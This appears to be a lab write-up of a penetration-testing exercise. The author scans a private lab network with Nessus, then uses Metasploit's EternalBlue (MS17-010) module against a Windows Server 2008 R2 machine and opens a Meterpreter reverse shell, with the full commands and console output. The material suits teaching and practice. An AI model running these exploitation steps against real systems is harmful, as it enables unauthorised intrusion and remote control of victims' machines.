
Then I ran Nessus and performed a Host Discovery of the network 192.168.2.0/24.




Now, I performed a Network Basic Scan of the ServerXploitable machine with IP 192.168.2.100.




I created the report about the target with IP 192.168.2.100.



I found the MS17-010 vulnerability.





Exploited the MS17-010 vulnerability using Metasploit.

```
msf6 > search MS17-010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Executi
on
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Exec
ution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution


Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedde
                                             d Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
```

I configured RHOST (target machine) and LHOST (attacker's machine).

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.2.100
RHOSTS => 192.168.2.100
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.2.100    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedde
                                             d Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded St
                                             andard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 t
                                             arget machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.91.129   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.2.5
LHOST => 192.168.2.5
msf6 exploit(windows/smb/ms17_010_eternalblue) > show optiona
[-] Invalid parameter "optiona", use "show -h" for more information
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.2.100    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedde
                                             d Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded St
                                             andard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 t
                                             arget machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.2.5      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

And I chose the target (target's OS).

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Automatic Target
   1   Windows 7
   2   Windows Embedded Standard 7
   3   Windows Server 2008 R2
   4   Windows 8
   5   Windows 8.1
   6   Windows Server 2012
   7   Windows 10 Pro
   8   Windows 10 Enterprise Evaluation

msf6 exploit(windows/smb/ms17_010_eternalblue) > set target 3
target => 3
```

Now I exploited the ServerXploitable machine.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.2.5:4444
[*] 192.168.2.100:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.2.100:445     - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Datacenter 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.2.100:445     - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.2.100:445 - The target is vulnerable.
[*] 192.168.2.100:445 - Connecting to target for exploitation.
[+] 192.168.2.100:445 - Connection established for exploitation.
[+] 192.168.2.100:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.2.100:445 - CORE raw buffer dump (53 bytes)
[*] 192.168.2.100:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 192.168.2.100:445 - 0x00000010  30 30 38 20 52 32 20 44 61 74 61 63 65 6e 74 65  008 R2 Datacente
[*] 192.168.2.100:445 - 0x00000020  72 20 37 36 30 31 20 53 65 72 76 69 63 65 20 50  r 7601 Service P
[*] 192.168.2.100:445 - 0x00000030  61 63 6b 20 31                                   ack 1
[+] 192.168.2.100:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.2.100:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.2.100:445 - Sending all but last fragment of exploit packet
[*] 192.168.2.100:445 - Starting non-paged pool grooming
[+] 192.168.2.100:445 - Sending SMBv2 buffers
[+] 192.168.2.100:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.2.100:445 - Sending final SMBv2 buffers.
[*] 192.168.2.100:445 - Sending last fragment of exploit packet!
[*] 192.168.2.100:445 - Receiving response from exploit packet
[+] 192.168.2.100:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.2.100:445 - Sending egg to corrupted connection.
[*] 192.168.2.100:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 192.168.2.100
[+] 192.168.2.100:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
[+] 192.168.2.100:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
[+] 192.168.2.100:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
[*] Meterpreter session 1 opened (192.168.2.5:4444 -> 192.168.2.100:49157) at 2023-06-05 18:45:20 -0400

meterpreter >
```

After all, I managed to establish connection with the target.